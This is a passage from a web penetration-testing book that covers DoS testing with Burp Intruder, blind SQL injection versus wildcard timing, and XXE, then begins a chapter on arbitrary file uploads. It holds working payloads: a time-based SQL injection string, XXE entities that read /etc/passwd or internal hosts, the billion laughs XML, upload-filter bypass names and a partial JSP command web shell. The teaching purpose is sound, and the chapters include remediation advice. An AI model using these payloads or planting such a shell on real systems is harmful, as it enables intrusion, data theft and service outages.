


Figure 7.6: Filename enumeration

7. Next, select the **Payloads** tab, and for a payload type, select numbers as follows:


Burp
Project
Intruder
Repeater
Window
Help
Burp Suite Professional v2022.8.
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
1 ×
2 ×
+
Positions
Payloads
Resource Pool
Options
Simple list
Runtime file
Custom iterator
Character substitution
Case modification
Recursive grep
Illegal Unicode
Character blocks
Numbers
Dates
Brute forcer
Null payloads
Character frobber
Bit flipper
Username generator
Paste
Load ...
Remove
Clear
Deduplicate
Add
Add from list

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions t

Payload set: 1

Payload type: Simple list

Payload count: 0

Request count: 0


Payload Op

This payload ty

le list of strings that are used as payloads.

Figure 7.7: *Payload type numbers*

8. Select sequential for the type. Set the **From** field to have a value of `1` and the To field to have a value of `10`. For the **Step**, set the value to 1. This says to go through numbers sequentially from 1 to 10, counting by ones. This is shown in the following figure:


Burp
Project
Intruder
Repeater
Window
Help
Burp Suite Professional v2022.8.4 - Temporary Project - licensed to AFMIC, S.I. [5 user license]
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Autorize
JOSEPH
Software Vulnerability Scanner
1 ×
2 ×
+
Positions
Payloads
Resource Pool
Options
Start attack

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload type: Numbers

Payload count: 10

Request count: 10

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 1

To: 10

Step: 1


How many:

Figure 7.8: Payload values

Start the attack by clicking the **Start attack** button on the upper right screen.

9. The results show up in their window. We can look at the request and response for each outcome. The results all returned a `200 OK`, and the lengths are very close except for

request 1. Further investigation shows all the requests except **`1`** have a **`File Uploaded successfully`** message as follows:


Results
Positions
Payloads
Resource Pool
Options
Filter: Showing all items


Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	6611	
1	1	200	☐	☐	5271	
2	2	200	☐	☐	6611	
3	3	200	☐	☐	6611	
4	4	200	☐	☐	6611	
5	5	200	☐	☐	6611	
6	6	200	☐	☐	6611	
7	7	200	☐	☐	6611	
8	8	200	☐	☐	6611	
9	9	200	☐	☐	6611	
10	10	200	☐	☐	6613	

Request
Response
Pretty
Raw
Hex
Render

```
  <div class="container">
    <c:if test="true">
      <div class="row">
        <div class="col-md-offset-3 col-md-6">
          <p class="text-danger">
            File uploaded successfully
          </p>
        </div>
      </div>
    </c:if>
    <h1>
      Add New Post
```

__Figure 7.9:__ File upload successful from Burp Intruder

10. On the other hand, request one has an exception because the file already exists, as shown in the following figure:


Attack
Save
Columns
3. Intruder attack of http://127.0.0.1:8081 - Temporary attack - Not saved to project file
Results
Positions
Payloads
Resource Pool
Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	6611	
1	1	200	☐	☐	5271	
2	2	200	☐	☐	6611	
3	3	200	☐	☐	6611	
4	4	200	☐	☐	6611	
5	5	200	☐	☐	6611	
6	6	200	☐	☐	6611	
7	7	200	☐	☐	6611	
8	8	200	☐	☐	6611	
9	9	200	☐	☐	6611	
10	10	200	☐	☐	6613	

Request
Response
Pretty
Raw
Hex
Render

```
</div>



<div class="container">
  <c:if test="true">
    <div class="row">
      <div class="col-md-offset-3 col-md-6">
        <p class="text-danger">
          Exception:java.nio.file.FileAlreadyExistsException: D:\Tools\apache-tomcat-8.5.68\webapps\amazing-myths-3\resources\core\images\image1.png
        </p>
      </div>
    </div>
  </c:if>
  <h1>
```

__Figure 7.10:__ Identifying a File Exists Exception from Burp Suite Intruder

This result has information in it, although none of it is related to DoS. First, we learned the **`java.nio.file`** class is being used, and the web server is **`apache-tomcat-8.5.68`**. We also are given an exact path for image locations, which may be helpful in later testing.

This test uploaded nine images; if we had a limitation of 8 or fewer, this would violate that limitation and would be a business logic vulnerability with a high probability of DoS capabilities.

Secure code guidance for file upload or update DoS

Implementing robust input validation, size limitations, and efficient resource management in the file upload process is crucial to mitigate the risks associated with this form of DoS. Consistently implement a size limit on file uploads or updates. Choosing a limit can be challenging; if you already have many data files, look at the average size uploaded and the standard deviation. Look for outliers, but choosing the average size plus two or three standard deviations as your limit should be sufficient. Your application should also have a limit on the number of files uploaded per user per time limit. Depending on the business use case, the number changes, but it may be six files for a claim for an insurance company or one file per post per comment on a blog. The exact limitation is not as important as the existence of a restriction.

Filling log files or databases

Through the deliberate filling of log files or databases, DoS attacks pose a severe threat to the availability and functionality of web applications. In this attack, adversaries exploit vulnerabilities in logging or database systems to inundate them with excessive data, overwhelming their capacity and causing service disruptions. By flooding log files with an abundance of spurious entries or injecting a high volume of fictitious data into databases, attackers can exhaust storage resources and degrade system performance. This can result in the impairment of critical services, making the application inaccessible to legitimate users. This vulnerability is almost always found accidentally by causing a system outage unless there is a DoS event. During a penetration test, there is no way to prove that it occurs.

If it looks like you can enter an infinite number of log entries or endless database entries, it does not mean it is so. If this is a white box test, you may not see limitations in the source code, but there could be limitations in the database settings or log settings. For example, rolling logs may be set up outside of the application.

Rolling logs have their security risks, but one of those is not DoS. Databases may be set to grow if they run out of space automatically or clear older data. Databases can also be set to send alerts as they get close to the database limitations. Not seeing a limit is not proof of a DoS. In these cases, only accidentally causing an issue will prove DoS.

Effective mitigation strategies involve implementing log file size limitations, input validation, and database quota controls to thwart such attacks and preserve the integrity and availability of web services.

Long queries and wildcard searches

DoS attacks using wildcard searches and long queries are a formidable threat vector, exploiting database and search engine system vulnerabilities. In this type of attack, adversaries submit queries with wildcards or exceptionally lengthy input, aiming to exhaust system resources and disrupt normal operations. Wildcard searches, when unchecked, can lead to extensive database scans, severely impacting performance and response times. Similarly, long queries can monopolize system resources, causing delays and unresponsive services.


Injection and wild card or long query

Wild card and long query issues are often found because they are assumed to be blind injection attacks. Here are some ways to distinguish between a blind injection attack and a wild card or long query:

- A red flag is if the URL and parameter are vulnerable to multiple injection types. It is not likely to see OS command injection, SQL injection, and Python injection on the same Java application, and especially not on the same parameter.
- If we think there is a blind injection, we witness a long process time on the request and generally use a sleep function in the query. If we significantly increase or decrease the sleep function input, we should see a change in the time to process the query. If the time does not change (on average, given a statistically significant number of events) based on the sleep function input, it is unlikely to be a blind injection.

- If it is a wildcard search, adding more wild cards should increase the time. So, if the wild card is the *, all queries with one * should be similar, and all queries with two * should be similar and significantly more than one *.

Now, let us look at how to test this. Let us assume the blind injection payload is time-based like: **,(select * from (select(sleep(10)))a)**. Then, we can run this request using a burp intruder or repeater 20 to 100 times and then run it the same number of times with a different sleep parameter. For example, we might choose 1000, which should be significantly slower. On average, if the two tests have the same amount of time per response, then this is unlikely to be a good payload for a blind SQL injection here. Here are two sample requests illustrating this technique. The first request uses a sleep input parameter of 80 and has a time of 30,387 milliseconds. Refer to the following figure:




```
GET /digitalaccount/v1/digitalaccounts?emailAddress=
**@gm.com%27(select*from(select(sleep(80)))a)%27                HTTP/1.1
Host:
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/84.0.4147.105 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
HTTP/1.1 404 Not Found
X-OneAgent-JS-Injection: true
Content-Type: application/json;charset=UTF-8
Content-Length: 251
Date: Tue, 15 Dec 2020 16:24:32 GMT
Connection: close
Server: CA-API-Gateway/9.0

{
  "status":{
    "code":404,
    "reason":"Not Found",
    "messages":[
      {
        "code":404000,
        "level":"ERROR",
        "description":"The requested resource was not found",
        "details":[
        ]
      }
    ],
    "transactionId":"9ff5ed72-74d8-424e-8906-30ffd2094657",
    "metrics":null,
    "maxMessageLevel":"ERROR"
  }
}
```

459 bytes | 30,387 millis

Figure 7.11: Testing a possible Blind SQL injection or wildcard

The second example uses a sleep value of 1000 and takes 31,399 milliseconds. Refer to the following figure:



```
GET /digitalaccount/v1/digitalaccounts?emailAddress=
**@gm.com%27(select*from(select(sleep(1000)))a)%27                    HTTP/1.1
Host:
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/84.0.4147.105 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```


```
HTTP/1.1 404 Not Found
X-OneAgent-JS-Injection: true
Content-Type: application/json;charset=UTF-8
Content-Length: 251
Date: Tue, 15 Dec 2020 16:26:59 GMT
Connection: close
Server: CA-API-Gateway/9.0

{
  "status":{
    "code":404,
    "reason":"Not Found",
    "messages":[
      {
        "code":404000,
        "level":"ERROR",
        "description":"The requested resource was not found",
        "details":[
        ]
      }
    ],
    "transactionId":"a063e6d1-f919-4dc6-a72d-2b845147942c",
    "metrics":null,
    "maxMessageLevel":"ERROR"
  }
}
```

Figure 7.12: *Testing for blind SQL injection versus wildcard*

Given the similarity in the times, it seems unlikely that it is a blind injection.

If blind SQL injection does not seem likely, try sending a similar payload with an extra `*`. For example, you might try payload: `*, (select * from (select(sleep(10)))a)`. Then, send this request through the intruder tool 20-100 times. Next, check the time that the different requests take and determine if the time changes significantly. If it is a wildcard, having two wildcards should take more computation time than one wildcard.

For the previous example, which already has three `*` in the payload, try a payload with only one `*` and look for a significantly lower time. In the example below, we use a payload with one `*` and get a return time of 1920 milliseconds:



```
GET /digitalaccount/v1/digitalaccounts?emailAddress=aaaaaaa*@yahoo.com HTTP/1.1
Host:
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/84.0.4147.105 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
HTTP/1.1 404 Not Found
X-OneAgent-JS-Injection: true
Content-Type: application/json;charset=UTF-8
Content-Length: 251
Date: Tue, 15 Dec 2020 21:16:16 GMT
Connection: close
Server: CA-API-Gateway/9.0

{
  "status":{
    "code":404,
    "reason":"Not Found",
    "messages":[
      {
        "code":404000,
        "level":"ERROR",
        "description":"The requested resource was not found",
        "details":[
        ]
      }
    ],
    "transactionId":"26573449-3473-43e6-b0cd-3b619d306e01",
    "metrics":null,
    "maxMessageLevel":"ERROR"
  }
}
```

Figure 7.13: *Testing for wildcard search*

The result demonstrates that this is a wildcard search, and using enough ***** in a query could significantly impact the service. Further testing could try two and three *'s in a payload without the blind SQL injection.

Secure coding advice for wild card and long searches

Mitigating these risks involves implementing query length restrictions, employing efficient indexing strategies, and employing rate-limiting mechanisms to prevent abuse. Some possible remediations include:

- Do not allow this to be on the external internet.
- Disable the wildcard ability in the search.
- Throttle the requests to allow only so many requests per IP address per second/minute/hour/day. This would not stop a coordinated attack.

By fortifying systems against these forms of exploitation, organizations can bolster their resilience against denial-of-service attempts and preserve the reliability of their web applications.

XXE

Extensible Markup Language (**XML**) entity expansion is a process in which entities defined by external resources or within the document are replaced with their corresponding values during XML parsing. While helping modularity and code reuse, this expansion can pose security risks when uncontrolled, leading to entity expansion attacks such as **XML External Entity** (**XXE**) injection. This is a specific type of XML injection. The basics of XML injection were discussed in Chapter 4, **Observability with SQL Injections**.

XXE injection is when an external entity, often represented by a URL pointing to a local file, web service, or a local variable within the XML document, can be exploited during parsing. Notably, many XML parsers, especially those in the Java environment, have XXE enabled by default, making them susceptible to attacks. However, the concern extends beyond Java, as documented issues with XXE vulnerabilities exist in parsers for C/C++, .NET, PHP, and iOS, underscoring the pervasive nature of this security risk across various programming languages and platforms.

The impact of XXE vulnerabilities can be severe, enabling attackers to exploit unwittingly permissive XML parsers and gain unauthorized access to sensitive files or resources. By injecting crafted XML documents, attackers can potentially access confidential files like `/etc/password` or exploit back-end web services, leading to unauthorized disclosure of sensitive information. Additionally, exploiting XXE vulnerabilities can result in DoS situations, where attackers deliberately craft XML documents to consume all available memory during parsing, causing system crashes and rendering services unavailable. Compounding the issue is the need for more awareness among developers about XML documents supporting external entities, coupled with the common practice of accepting XML documents from untrusted sources and processing them with XML parsers that have XXE enabled by default.

Exploitation

Testing for XXE involves injecting variations of such payloads into XML input fields and seeing the application's response. Suppose the application processes the external entity and displays the contents of sensitive files or network resources. In that case, it shows an XXE vulnerability that needs to be addressed to prevent potential information disclosure or unauthorized access.

One straightforward example on a Linux server to read the `/etc/`

`passwd` file is the following:

```
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

In this example, an external entity named xxe is defined, and its value is set to the content of the `/etc/passwd` file. The entity is then referenced within the XML document.

If an application parses this XML document without proper protection against XXE, it might inadvertently process the external entity and fetch the contents of `/etc/passwd`. This can lead to the exposure of sensitive system information.

The `C:\Windows\System32\drivers\etc\hosts` file is a good alternative for a basic test on a Windows machine. After confirming the XXE, various other files can be read to gain information for your attack.

Another simple example is reading a local network resource. For example, consider the public webserver `hostA` in a network zone with `hostB`, but `hostB` is unavailable on the public internet. Then, if `hostA` had a XXE vulnerability, we could reach `hostB` web service, etc., from the XXE on `hostA`. The following XML would read the base `hostB` website:

```
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "https://hostB/" >]>
<foo>&xxe;</foo>
```

This code is almost identical to the earlier one, substituting a local URL for a file.

The most dangerous example of XXE is a DoS attack, like the billion laughs attack discussed in the following subsection.

Billion laughs attack

The **billion laughs** attack is a specific XXE injection known since the early 2000s. It gained attention as a demonstration of the potential risks associated with XXE vulnerabilities in XML parsers.

The attack relies on the recursive expansion of entities within an XML document, causing an exponential increase in the size of the document during parsing. This leads to a substantial consumption of system resources, resulting in a denial-of-service condition.

While the attack is not new, it has been a prominent example in discussions about secure coding practices and protecting against XXE vulnerabilities. Over the years, awareness of XXE and related attacks has grown, prompting developers and organizations to implement measures to mitigate these risks in XML parsing processes.

This attack is characterized by its amplifying effect, as a small, seemingly harmless XML document can trigger an enormous number of entity expansions, crippling the parsing process and potentially causing significant disruption. An example that requires only 14 lines of XML is as follows:

```
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
```

```
<lolz>&lol9;</lolz>
```

This block of XML will have (10^9) or a billion **lols**, taking up almost 3 GB of memory. The `lol` entity takes up only 3 bytes of memory. This XML would be generally safe and will not cause a DoS if any of the entity expansion lines were removed. This is assuming the systems are not under a different attack, have a reasonable amount of memory and disk space, and the application was not coded in a way to make memory easily exhausted. For example, if two lines of this XML entity expansion were removed, then it would only take up 30 MB of memory.

In the case of XXE, finding a file resource that can be read or a network resource proves the DoS. It is not necessary to test for the DoS to prove it. The DoS is the simplest case. It can sometimes be hard to read files thoroughly. Depending on the size of the expected output, you might only get the first so many characters. For example, if the injection spot is supposed to only return 25 characters, then the first 25 characters of a file is all you will be able to read. You could end up with only an oracle that uses error message differences to tell if a file or local network resource exists. The DoS will work even if all you have proved is the oracle.

As XXE can cause DoS, it is not generally included in vulnerable applications. **Open Worldwide Application Security Project** (**OWASP**) has a project named OWASP-juice shop that does contain an example XXE for exploitation if set up locally. Instances of OWASP-juice-shop deployed in the cloud typically have the XXE disabled. Also, `tryhackme` has a free room with XXE and other web application vulnerabilities that you can try at: **https://tryhackme.com/room/owasptop10**.

Secure coding guidelines

Vigilant configuration and mitigation efforts are crucial to secure XML parsing processes and prevent XXE exploits. Developers must implement secure parsing practices, turn off unnecessary features like XXE, and validate and sanitize XML input to mitigate these potentially devastating security risks.

To stop XXE, turn off entity inclusion on your XML parser unless needed. This will cause a fatal error if one is included. If you need entities, then turn off external entity expansion. These are generally

Boolean settings for the parser. Please refer to **https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html** for guidance on common JavaParsers and many others.

Accidental denial of service

Suppose you accidentally caused a service disruption or DoS during a penetration test. Taking immediate steps to mitigate the impact and address the situation responsibly is crucial. Here are some recommended actions:

1. **Cease testing**: Stop any ongoing penetration testing activities at once to prevent further impact on the target system.
2. **Notify stakeholders**: Inform relevant stakeholders, including the client or system owner, about the unintentional service disruption. Please provide details about what occurred and reassure them that steps are being taken to resolve the issue.
3. **Document**: Document the incident thoroughly, including the actions taken and the sequence of events that led to the service disruption. This documentation will be valuable for post-incident analysis and reporting.
4. **Communicate with IT/DevOps teams**: Reach out to the IT or DevOps teams responsible for maintaining the target system. Collaborate with them to understand the nature of the disruption and work together to restore regular service.
5. **Revert changes**: If configuration changes caused the disruption, revert them immediately to restore the system to its earlier state.
6. **Make recommendations**: Recommend mitigating the identified vulnerabilities or issues that led to the disruption. Work with the client to implement solutions that enhance the system's resilience against similar incidents.
7. **Learn from the incident**: Conduct a thorough analysis to understand the root cause and find lessons learned. This analysis will help improve future testing practices and prevent similar disruptions.
8. **Review rules of engagement**: Revisit and review the rules of engagement for the penetration test. Ensure that testing activities align with the agreed-upon scope and constraints.

Adjust testing methodologies if needed to prevent unintended disruptions.

9. **Apologize and clarify**: Apologies to the client or system owner for any inconvenience caused by the disruption. Clarify that the incident was unintended and emphasize your commitment to resolving the issue promptly.
10. **Adjust testing approach**: Adjust your testing approach based on the incident and incorporate any necessary changes to prevent service disruptions while effectively finding vulnerabilities.

Remember, the primary goal of a penetration test is to improve the system's security, and any disruptions should be addressed responsibly and promptly to minimize impact and support a positive working relationship with the client.

Conclusion

Cyber security is rife with threats, and DoS attacks are formidable adversaries to digital systems. This chapter guided you through the DoS attack vectors, providing you with the skills to recognize and address these vulnerabilities. You understand when and how to test for DoS and the safest methods to conduct such tests. You also grasped the myriad sides of DoS attacks by exploring excessive input processing, concurrency issues, wild card searches, resource exhaustion, and memory consumption. Furthermore, we covered XXE, which can be a potent source of DoS. With the knowledge of XXE attack methods and code-secure solutions, you are better prepared to protect your digital environment from DoS attacks.

The next chapter will guide you in executing business logic vulnerabilities, shedding light on often-overlooked aspects of application security. You will explore how arbitrary file uploads can be exploited and learn safeguards to protect your digital environment. Sequential process flows will be examined, equipping you with a testing method to uncover vulnerabilities that may hide within your logic. Additionally, you will learn the significance of finding and testing business-specific rules to ensure your unique processes stay resilient to exploitation. Secure coding guidelines will provide the foundation to defend against these subtle yet significant threats.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

Chapter 8

Executing Business Logic Vulnerabilities

Introduction

In cyber security, business logic forms the core of every application. The intricate web of rules and processes underpin the very essence of a system's functions. However, this complexity can also supply a fertile ground for malicious exploitation. In this chapter, we venture into executing business logic vulnerabilities, a profoundly overlooked but significant side. We will dissect the shared business logic vulnerabilities, ranging from the dangerous terrain of arbitrary file uploads to the intricacies of sequential process flows and the business-specific rules unique to your application. Through step-by-step testing examples and secure code guidelines, we aim to give you the knowledge and tools to recognize and address these vulnerabilities, fortifying your digital systems against their risks. This chapter is your gateway to understanding the subtle but profound threats lurking within your application's logic and ensuring your digital ventures' resilience and security.

Structure

This chapter will discuss the common types of business logic vulnerabilities, including:

- Arbitrary file uploads
- Sequential process flows
- Business-specific rules vulnerabilities

There will be step-by-step testing examples for each vulnerability type, and secure code guidelines will also be discussed.

Objectives

By the end of this chapter, you will be familiar with business logic attack vectors. You will learn about arbitrary file uploads and how to exploit them. Safeguards for protecting the environment will follow. We will examine sequential process flows and testing methods. Finally, we learn how to find business-specific rules that need to be enforced and test those for vulnerabilities. Secure coding guidelines will also be covered.

Arbitrary file uploads

Arbitrary file upload vulnerabilities are a critical security risk within web applications, allowing attackers to maliciously upload and execute arbitrary files on a target server. This exploitation can lead to various malicious activities, such as unauthorized access, data theft, or even full server compromise. Attackers typically use insecure file upload functionalities, manipulating input fields to upload files with executable content, such as scripts or malware.

The file upload functionality can be exploited in several distinct ways:

- An attacker might upload a `.jsp` file into the web tree, enabling the execution of JSP code within the context of the web user.
- Exploiting flaws in image libraries and uploading a seemingly innocent `.gif` file for resizing can trigger a vulnerability, leading to the execution of malicious code.
- By uploading huge files, attackers can engage in a file space denial-of-service attack, disrupting normal operations.
- Uploading files with malicious paths or names could result in

the overwrite of critical system files.

- Uploading files having personal data may compromise the privacy of other users if proper access controls are lacking.
- An attacker might upload executable files, and exploit them when included in a web page.
- Additionally, uploading **`.exe`** files or virus-infected files could lead to victims unwittingly downloading trojaned executables or having their machines infected.
- Lastly, uploading a **`.html`** file holding scripts can expose victims to **Cross-Site Scripting** (**XSS**) attacks, compromising the web application's security and potentially impacting users' browsing experiences.

Addressing these vulnerabilities requires stringent input validation, file type verification, and robust access controls during uploading.

Exploitation

When testing for arbitrary file uploads, a series of systematic tests will be conducted to evaluate the robustness of the file upload functionality. Follow the given steps:

1. Begin by uploading an expected file type, using Burp Suite to capture the baseline HTTP request and parameters.
2. Experiment by trying to upload a benign text file to ensure basic functionality.
3. Subsequently, assess security measures in attempting to upload an HTML file designed to execute JavaScript.
4. Then, try to upload a JSP file to test for Java execution capabilities.
5. Assess the system's resilience in overwriting an existing file.
6. Attempt uploading a file to a directory besides the default.

Throughout these tests, consider using double extensions, such as **`test.jpg.jsp`** or null character such as **`test.jsp%00.jpg,`**. These techniques can sometimes bypass basic filters and allow uploading files that might otherwise be restricted. Additionally, explore scenarios like serving a PHP file disguised as an image **`File.php.jpg`** as specific Apache configurations may automatically serve files as PHP.

An **`example jsp`** shell to allow the attacker to run commands on the server would look like the following:

```
<%@ page import="java.util.*,java.io.*"%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
   out.println("Command: " + request.getParameter("cmd") + "<BR>");
   Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));

   OutputStream os = p.getOutputStream();
   InputStream in = p.getInputStream();
   DataInputStream dis = new DataInputStream(in);
